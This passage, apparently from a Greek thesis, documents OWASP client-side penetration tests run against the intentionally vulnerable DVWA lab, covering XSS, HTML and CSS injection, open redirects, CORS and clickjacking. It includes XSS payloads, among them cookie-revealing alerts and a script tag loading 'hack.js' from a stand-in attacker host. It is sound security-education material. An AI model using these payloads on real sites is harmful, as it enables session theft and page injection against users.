Ο έλεγχος αυτός εξετάζει τη δυνατότητα εκτέλεσης κώδικα στην πλευρά του περιηγητή (JavaScript κτλ), με την οποία αποκτούνται τα δεδομένα εισόδου του χρήστη και εκτελείται κακόβουλος κώδικας. Μια τέτοια ευπάθεια καλείται Cross-Site Scripting βασισμένη σε DOM (Document Object Model DOM-based XSS) και μπορεί να συμβεί όταν ο κώδικας σε μια συνάρτηση JavaScript που προκαλεί μια αίτηση στην εφαρμογή επηρεάζεται από ένα στοιχείο DOM που μπορεί να ελεγχθεί από έναν εισβολέα.

Σύμφωνα με τον OWASP, το DOM είναι η μορφή της δόμησης μιας ιστοσελίδας και χρησιμοποιείται για την αναπαράσταση των εγγράφων στον περιηγητή. Το DOM επιτρέπει στο δυναμικό κώδικα (πχ JavaScript) να καλεί αντικείμενα μέσα σε ένα έγγραφο, όπως ένα πεδίο ή ένα cookie. Το DOM επίσης εξασφαλίζει τον περιορισμό του κώδικα που προέρχεται από διαφορετικά domains από το να αποκτήσει πρόσβαση στα cookies συνόδου.

Σε σχέση με άλλες cross site scripting ευπάθειες, μια ευπάθεια DOM-based XSS ελέγχει τη ροή του κώδικα, χρησιμοποιώντας στοιχεία από το DOM μαζί με κώδικα του εισβολέα, προκαλώντας πολλές παραλλαγές οι οποίες είναι δύσκολο να εντοπιστούν.

Σύμφωνα με το παράδειγμα που παραθέτει ο OWASP, αν εισαχθεί στη γραμμή διευθύνσεων URL ο κώδικας `#<script>alert('xss')</script>` , κατά την υποβολή της σελίδας δεν θα αποσταλεί στο server (όπως και οτιδήποτε υπάρχει μετά το χαρακτήρα #) , όμως θα εκτελεστεί στον περιηγητή, προβάλλοντας το παράθυρο με την ένδειξη 'xss'. Οι συνέπειες που μπορεί να έχει μια τέτοια επίθεση περιλαμβάνουν την ανάκτηση cookies, την εισαγωγή επιπλέον κακόβουλου κώδικα κτλ.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος από την πλευρά του πελάτη" / **Ενότητα** "Έλεγχος για cross-site scripting βασισμένο σε DOM".


[86] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-001. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001) (13 Φεβρουαρίου 2019)

2. Έπειτα, στον έλεγχο "Επίθεση XSS βασισμένη σε DOM" ο εξεταστής αξιοποιώντας το εργαλείο "Simple Browser" (περιήγηση/HTTP/Cookies/Source) και τη δυνατότητα προβολής του κώδικα Source, ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Κατά τον έλεγχο της DVWA, ο εξεταστής ανοίγει το εργαλείο “Simple Browser” και μεταβαίνει στην επιλογή “XSS Stored” της εφαρμογής . Στο πεδίο Name θέτει ddd και στο πεδίο Message τον παρακάτω κώδικα:

```
<script>alert("This is a XSS Exploit Test")</script>
```

Στην παρακάτω εικόνα βλέπουμε ότι η εφαρμογή εκτελεί τον κώδικα Javascript του χρήστη, επιτρέποντας κακόβουλο κώδικα.

Επίσης, ο κώδικας θα μπορούσε να ενσωματώνει ένα iframe (`<iframe src="http://www.hackyou.com"></iframe>`) ή να εκτελεί κώδικα που επιτρέπει την προβολή του cookie της συνόδου (όπως `<script>alert(document.cookie)</script>`).



Εικόνα 55: Επίθεση Stored XSS

Κατόπιν των ανωτέρω, ο έλεγχος χαρακτηρίζεται **Fail**.

11.2. Έλεγχος εκτέλεσης Javascript

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-002[87] - Παράρτημα Α: Κεφάλαιο 10.2.


Αυτός ο έλεγχος μελετά τη δυνατότητα εισαγωγής κώδικα JavaScript, ο οποίος εκτελείται από την εφαρμογή μέσα στον περιηγητή του θύματος. Το τελικό αποτέλεσμα αυτής της ευπάθειας που ανήκει στην κατηγορία Cross Site Scripting (XSS) είναι η αποκάλυψη του cookie συνόδου του χρήστη ή η τροποποίηση του περιεχομένου της σελίδας που προβάλλεται στον τελικό χρήστη.

Β. Έλεγχος με την εφαρμογή PenetrationTesting

1. Ενέργειες: **Καρτέλα** "Έλεγχος από την πλευρά του πελάτη" / **Ενότητα** "Έλεγχος εκτέλεσης Javascript".
2. Έπειτα, στον έλεγχο "Έλεγχος εκτέλεσης Javascript" ο εξεταστής αξιοποιώντας το εργαλείο "Simple Browser" (περιήγηση/HTTP/Cookies/Source) με τη δυνατότητα προβολής του κώδικα Source και το εργαλείο "Collect user data entry locations in Web App" στο οποίο καταχωρεί τα σημεία εισόδου δεδομένων χρήστη της εφαρμογής, ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Ο εξεταστής ανοίγει το εργαλείο “Simple Browser” και μεταβαίνει στην επιλογή “XSS Reflected” της εφαρμογής DVWA. Στο πεδίο κειμένου θέτει τον παρακάτω κώδικα:

```
<script>alert("XSS")</script>
```

[87] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-002. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_JavaScript_Execution_(OTG-CLIENT-002) (13 Φεβρουαρίου 2019)



Εικόνα 56: Ευπάθεια σε Javascript injection

Το αναδυόμενο παράθυρο με το κείμενο XSS προβάλλεται και επομένως η σελίδα είναι ευπαθής σε επιθέσεις Javascript. Ο έλεγχος χαρακτηρίζεται **Fail**.

11.3. Έλεγχος έγχυσης HTML (HTML injection)

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-003[88] - Παράρτημα Α: Κεφάλαιο 10.3.

Ο έλεγχος εστιάζει στην ευπάθεια που προκαλείται όταν ένας χρήστης εισάγει κώδικα HTML σε ένα στοιχείο εισόδου, προκαλώντας την αποκάλυψη της συνόδου του χρήστη και την τροποποίηση της σελίδας που προβάλλεται σε αυτόν.

Η εφαρμογή πρέπει να φιλτράρει σωστά την είσοδο του χρήστη και να κωδικοποιεί την έξοδο, αλλιώς το αποτέλεσμα θα είναι η αποστολή μίας κακόβουλης σελίδας HTML στο χρήστη.


Οι πιο γνωστές μέθοδοι προβολής/εισαγωγής κώδικα HTML είναι οι εξής:

- innerHTML
- document.write()

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

[88] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-003. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_HTML_Injection_(OTG-CLIENT-003) (13 Φεβρουαρίου 2019)

1. Ενέργειες: **Καρτέλα** "Έλεγχος από την πλευρά του πελάτη" / **Ενότητα** "Έλεγχος έγχυσης HTML (HTML injection)".
2. Έπειτα, στον έλεγχο "Εισαγωγή κώδικα HTML σε στοιχεία της εφαρμογής" ο εξεταστής αξιοποιώντας το εργαλείο "Simple Browser" (περιήγηση/HTTP/Cookies/Source) με τη δυνατότητα προβολής του κώδικα Source, ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου και μελετάει αν υπάρχει πιθανότητα κατάχρησης των στοιχείων innerHTML και document.write(). Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Κατά τον έλεγχο της εφαρμογής DVWA, ο εξεταστής χρησιμοποιώντας το εργαλείο “Simple Browser”, συνδέεται με την εφαρμογή και επιλέγει από το μενού το “XSS Reflected”. Στο πεδίο κειμένου συμπληρώνει “testABC” και πατάει το κουμπί Submit. Η τιμή εισόδου του χρήστη δεν φιλτράρεται και το αποτέλεσμα προβάλλεται ως HTML στο χρήστη. Η σελίδα είναι ευπαθής σε επιθέσεις HML injection και ο έλεγχος χαρακτηρίζεται ως **Fail.**




Εικόνα 57: Εισαγωγή HTML injection

Επιπροσθέτως, με τη χρήση του κώδικα:

`http://192.168.1.12/dvwa/vulnerabilities/xss_r/?name=%3Cimg+src%3D%22http%3A%2F%2Fwww.uom.gr%2Fthemes%2FUOM3%2Fimages%2Fpamak-front-ell-header.jpg%22+%3E#`

Θα μπορούσε να εισαχθεί ακόμα και μια εικόνα, όπως το λογότυπο του Πανεπιστημίου Μακεδονίας.



Εικόνα 58: Εισαγωγή εικόνας με HTML injection

11.4. Έλεγχος για ανακατεύθυνση URL σε επίπεδο πελάτη

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-004[89] - Παράρτημα Α: Κεφάλαιο 10.4.

Ο έλεγχος εστιάζει στις περιπτώσεις όπου η εφαρμογή δέχεται στα δεδομένα εισόδου μία εξωτερική διεύθυνση URL που μπορεί να οδηγεί σε μία κακόβουλη σελίδα, χωρίς να τη φιλτράρει.

Σύμφωνα με τον OWASP, τέτοιες ευπάθειες συνήθως χρησιμοποιούνται σε επιθέσεις phising, όπου ο εισβολέας προσπαθεί να ανακατευθύνει το θύμα σε μια όμοια σελίδα που διαχειρίζεται ο ίδιος και από την οποία με μία ψεύτικη σελίδα σύνδεσης μπορεί να υποκλέψει τα δεδομένα σύνδεσης του χρήστη.

Ένα παράδειγμα διεύθυνσης είναι:

http://www.target.site?#redirect=www.fake-target.site


Οι Ανοιχτές Ανακατευθύνσεις, όπως ονομάζονται τέτοιες δυνατότητες ανακατεύθυνσης επιπέδου πελάτη, μπορούν να χρησιμοποιηθούν σύμφωνα με τον OWASP και για να προσπεραστεί ο έλεγχος πρόσβασης της εφαρμογής και να προωθήσουν τον εισβολέα σε προστατευμένες λειτουργίες που διαφορετικά δεν θα είχε πρόσβαση.

Β. Έλεγχος με την εφαρμογή PenetrationTesting

[89] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-004. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Client_Side_URL_Redirect_(OTG-CLIENT-004) (13 Φεβρουαρίου 2019)

1. Ενέργειες: **Καρτέλα** "Έλεγχος από την πλευρά του πελάτη" / **Ενότητα** "Έλεγχος για ανακατεύθυνση URL σε επίπεδο πελάτη".
2. Έπειτα, στον έλεγχο "Ανακατεύθυνση URL από κώδικα πελάτη" ο εξεταστής αξιοποιώντας το εργαλείο "Simple Browser" (περιήγηση/HTTP/Cookies/Source) με τη δυνατότητα προβολής του κώδικα Source, ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου και μελετάει αν υπάρχει πιθανότητα κατάχρησης του στοιχείου `window.location`. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Κατά τον έλεγχο της εφαρμογής DVWA, ο εξεταστής θα εκτελέσει το εργαλείο “Search Web App Files” αναζητώντας τον κώδικα “window.location” χωρίς όμως αποτέλεσμα. Έπειτα ανοίγει το εργαλείο “Simple Browser”, με το οποίο επισκέπτεται κάθε URL της εφαρμογής, επικολλώντας στο τέλος της διεύθυνσης τον κώδικα `?#javascript:alert(document.cookie)`

   Σε κάθε περίπτωση η εφαρμογή δεν εκτέλεσε τον κώδικα javascript φανερώνοντας το cookie της συνόδου. Κατόπιν τούτου ο έλεγχος χαρακτηρίζεται **Pass**.



Εικόνα 59: Αναζήτηση window.location στον κώδικα της εφαρμογής

11.5. Έλεγχος έγχυσης CSS (CSS injection)

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-005[90] - Παράρτημα Α: Κεφάλαιο 10.5.

[90] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-005. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_CSS_Injection_(OTG-CLIENT-005) (13 Φεβρουαρίου 2019)

Ο έλεγχος εστιάζει στην ευπάθεια έγχυσης κώδικα CSS με την οποία τελικώς γίνεται ενσωμάτωση κώδικα CSS μέσα σε μία εφαρμογή είτε με την εισαγωγή CSS αρχείων, είτε με την τροποποίηση των υπαρχόντων αρχείων που μπορεί να έχει ως αποτέλεσμα την τροποποίηση του περιβάλλοντος χρήστη (UI), την εκτέλεση JavaScript και την εξαγωγή κρίσιμων μεταβλητών με χρήση επιλογέων CSS. Οι χρήστες δεν πρέπει να έχουν τη δυνατότητα τροποποίησης των προσωπικών τους σελίδων με δικά τους αρχεία CSS.

Β. Έλεγχος με την εφαρμογή PenetrationTesting

1. Ενέργειες: **Καρτέλα** "Έλεγχος από την πλευρά του πελάτη" / **Ενότητα** "Έλεγχος έγχυσης CSS (CSS injection)".
2. Έπειτα, στον έλεγχο "Έλεγχος έγχυσης CSS" ο εξεταστής αξιοποιώντας το εργαλείο "Simple Browser" (περιήγηση/HTTP/Cookies/Source) με τη δυνατότητα προβολής του κώδικα Source, ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου και μελετάει αν υπάρχει πιθανότητα κατάχρησης στοιχείων όπως το `location.hash` που θα μπορούσαν να οδηγήσουν σε έγχυση CSS. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Εξετάζοντας τον κώδικα CSS της εφαρμογής με χρήση των εργαλείων “Simple Browser” και “Search Web App Files” δεν προκύπτει κάποια ευπάθεια τύπου CSS injection και επομένως ο έλεγχος χαρακτηρίζεται **Pass**.

11.6. Έλεγχος για κατάχρηση πόρων σε επίπεδο πελάτη

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-006[91] - Παράρτημα Α: Κεφάλαιο 10.6.

Σύμφωνα με τον OWASP, ο έλεγχος καλύπτει τις περιπτώσεις όπου μια εφαρμογή δέχεται ως δεδομένα εισόδου χρηστών μια διαδρομή σε έναν πόρο (iframe,js κτλ) και αυτή η δυνατότητα χρησιμοποιείται για τη φόρτωση κακόβουλων αντικειμένων και για τη διενέργεια επιθέσεων Cross-Site Scripting.


Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

[91]O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-006. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Client_Side_Resource_Manipulation_(OTG-CLIENT-006) (13 Φεβρουαρίου 2019)

1. Ενέργειες: **Καρτέλα** "Έλεγχος από την πλευρά του πελάτη" / **Ενότητα** "Έλεγχος για κατάχρηση πόρων σε επίπεδο πελάτη".
2. Έπειτα, στον έλεγχο "Κατάχρηση πόρων σε επίπεδο πελάτη" ο εξεταστής αξιοποιώντας το εργαλείο "Simple Browser" (περιήγηση/HTTP/Cookies/Source) με τη δυνατότητα προβολής του κώδικα Source και το εργαλείο "Collect user data entry locations Web App" για την συλλογή/καταγραφή των σημείων εισόδου δεδομένων χρήστη, ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Για τον έλεγχο ευπάθειας της εφαρμογής DVWA με τη χρήση iframe, ο εξεταστής ακολουθεί τα βήματα του ελέγχου 11.1 και τελικώς χαρακτηρίζει τον έλεγχο **Fail**.
   Επίσης, ο εξεταστής μπορεί να εισάγει στο πεδίο κειμένου της επιλογής XSS Reflected ή XSS Stored, τον κώδικα:

```
<script src="http://hacker.gr/hack.js"></script><img
src="http://www.uom.gr/themes/UOM3/images/pamak-front-ell-header.jpg" ><iframe
src='http://uom.gr'></iframe>
```

Η σελίδα επιτυχώς θα φορτώσει το αρχείο javascript, την εικόνα από άλλο domain και το iframe, καταδεικνύοντας την ευπάθειά της.



Εικόνα 60: Κατάχρηση των πόρων σε επίπεδο πελάτη

11.7. Έλεγχος για διαμοιρασμό πόρων Cross Origin

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-007[92] - Παράρτημα Α: Κεφάλαιο 10.7.

Για τον περιορισμό της διαμοίρασης πόρων, όπως αρχεία κτλ μεταξύ του περιηγητή και διαφορετικών domain χρησιμοποιείται ο μηχανισμός Cross Origin Sharing (CORS) του πρωτοκόλλου XMLHttpRequest L2 API[93] .

Τα στοιχεία του domain, το οποίο εκκινεί μια αίτηση, περιλαμβάνονται σε μια επικεφαλίδα με όνομα Origin. Ο μηχανισμός CORS καθορίζει αν επιτρέπεται μια αίτηση σε άλλο domain καθώς και το πρωτόκολλο που θα χρησιμοποιηθεί μεταξύ του περιηγητή και του server. Σύμφωνα με τον OWASP, στη διαδικασία εμπλέκονται πολλές επικεφαλίδες HTTP:

Επικεφαλίδα	**Περιγραφή**
Origin	Υποδεικνύει την προέλευση του αιτήματος και δεν μπορεί να τροποποιηθεί από τη JavaScript. Μπορεί όμως γενικά να αλλοιωθεί εκτός περιηγητή.
Access-Control-Request-Method	Χρησιμοποιείται όταν ο περιηγητής στέλνει μία αίτηση OPTIONS και επιτρέπει τον πελάτη να καθορίσει τη μέθοδο της αίτησης που θα ακολουθήσει.
Access-Control-Request-Headers	Χρησιμοποιείται στην προηγηθείσα μέθοδο OPTIONS και επιτρέπει τον πελάτη να καθορίσει την επικεφαλίδα της αίτησης που θα ακολουθήσει.
Access-Control-Allow-Origin	Υποδεικνύει ποια domains επιτρέπεται να διαβάσουν την απόκριση. Η επιβολή του περιορισμού ανάγνωσης, λόγω της επικεφαλίδας εξαρτάται από τον πελάτη. Ο εξεταστής πρέπει να ελέγξει αν υπάρχει ένα σύμβολο * που επιτρέπει την ανάγνωση από όλα τα domains ή αν απλά επιστρέφεται από το Server μόνο η επικεφαλίδα Origin χωρίς κανένα έλεγχο.
Access-Control-Allow-Credentials	Είναι μέρος της προηγηθείσας μεθόδου OPTIONS και υποδεικνύει ότι η τελική αίτηση μπορεί να χρησιμοποιήσει

[92] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-007. Διαθέσιμο : https://www.owasp.org/index.php/Test_Cross_Origin_Resource_Sharing_(OTG-CLIENT-007) (13 Φεβρουαρίου 2019)

[93] Mozilla.org, XMLHttpRequest. Διαθέσιμο: https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest (13 Φεβρουαρίου 2019)

	διαπιστευτήρια χρήστη.
Access-Control-Allow-Methods	Χρησιμοποιείται από το Server υποδεικνύοντας τις μεθόδους που επιτρέπεται να χρησιμοποιήσουν οι πελάτες.
Access-Control-Allow-Headers	Χρησιμοποιείται από το Server υποδεικνύοντας τις επικεφαλίδες που επιτρέπεται να χρησιμοποιούν οι πελάτες.
Access-Control-Max-Age	Υποδεικνύει το χρονικό διάστημα που μία προηγηθείσα αίτηση OPTIONS μπορεί να αποθηκευτεί στον περιηγητή.
Access-Control-Expose-Headers	Υποδεικνύει ποιες επικεφαλίδες είναι ασφαλείς να εκτεθούν στο CORS API.

Πίνακας 2: Επικεφαλίδες CORS

Ο μηχανισμός CORS εισάγει μια αίτηση OPTIONS πριν από πολύπλοκες αιτήσεις (πχ UPDATE) ή αιτήσεις που χρησιμοποιούν διαπιστευτήρια. Ο περιηγητής βλέποντας την OPTIONS ελέγχει αν η αίτηση θα έχει κακή επίδραση (έλεγχος μεθόδων, επικεφαλίδων που επιτρέπονται από το Server, αν επιτρέπονται τα διαπιστευτήρια κτλ) στα δεδομένα και αποφασίζει αν επιτρέπεται το αίτημα ή όχι.

Β. Έλεγχος με την εφαρμογή PenetrationTesting

1. Ενέργειες: **Καρτέλα** "Έλεγχος από την πλευρά του πελάτη" / **Ενότητα** "Έλεγχος για διαμοιρασμό πόρων Cross Origin".
2. Έπειτα, στον έλεγχο "Έλεγχος μηχανισμού CORS" ο εξεταστής αξιοποιώντας το εργαλείο "HTTP Analyzer" με τη δυνατότητα ανάλυσης των αιτημάτων HTTP μελετάει τη μέθοδο Origins (Ποια domains επιτρέπονται), ενώ με το εργαλείο "Simple Browser" (περιήγηση/HTTP/Cookies/Source) μελετάει τον κώδικα Javascript και ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Στην εφαρμογή DVWA δεν χρησιμοποιούνται πόροι από άλλα domains και γι’ αυτό ο έλεγχος αγνοείται και χαρακτηρίζεται **Ignore**.

11.8. Έλεγχος για click jacking

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-009[94] - Παράρτημα Α: Κεφάλαιο 10.8.

Ο οργανισμός OWASP ορίζει ως "Clickjacking" την κακόβουλη τεχνική με την οποία πείθεται ο χρήστης μιας εφαρμογής να αλληλεπιδράσει με διαφορετικά στοιχεία (πχ κλικ) σε σχέση με τα στοιχεία με τα οποία πιστεύει ότι αλληλεπιδρά. Ο χρήστης κατά την αθώα όπως πιστεύει αλληλεπίδραση, θα μπορούσε να εκτελεί στο παρασκήνιο μη εξουσιοδοτημένες εντολές ή να αποκαλύψει εμπιστευτικά δεδομένα. Χρησιμοποιείται συνήθως σε συνδυασμό με επιθέσεις τύπου CSRF.

Σύμφωνα με τον OWASP για να υλοποιηθεί μια τέτοια επίθεση εκτελούνται τα παρακάτω βήματα:

1. Ο κακόβουλος χρήστης δημιουργεί μια αθώα ιστοσελίδα στην οποία φορτώνει τη σελίδα της εφαρμογής που στοχεύει να επιτεθεί με χρήση iframe.

2. Τροποποιεί και αποκρύπτει τη σελίδα της εφαρμογής με χρήση κώδικα CSS

3. Με χρήση τεχνικών, όπως κοινωνική μηχανική, πείθει τα θύματα, τα οποία απαιτείται να είναι συνδεδεμένοι-αυθεντικοποιημένοι στην εφαρμογή-στόχο, να χρησιμοποιήσουν την αθώα σελίδα.

4. Καθώς ο χρήστης αλληλεπιδρά με την αθώα σελίδα, πολλές από τις ενέργειές του προκαλούν εκτέλεση ανεπιθύμητων ενεργειών στην σελίδα της εφαρμογής.


Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

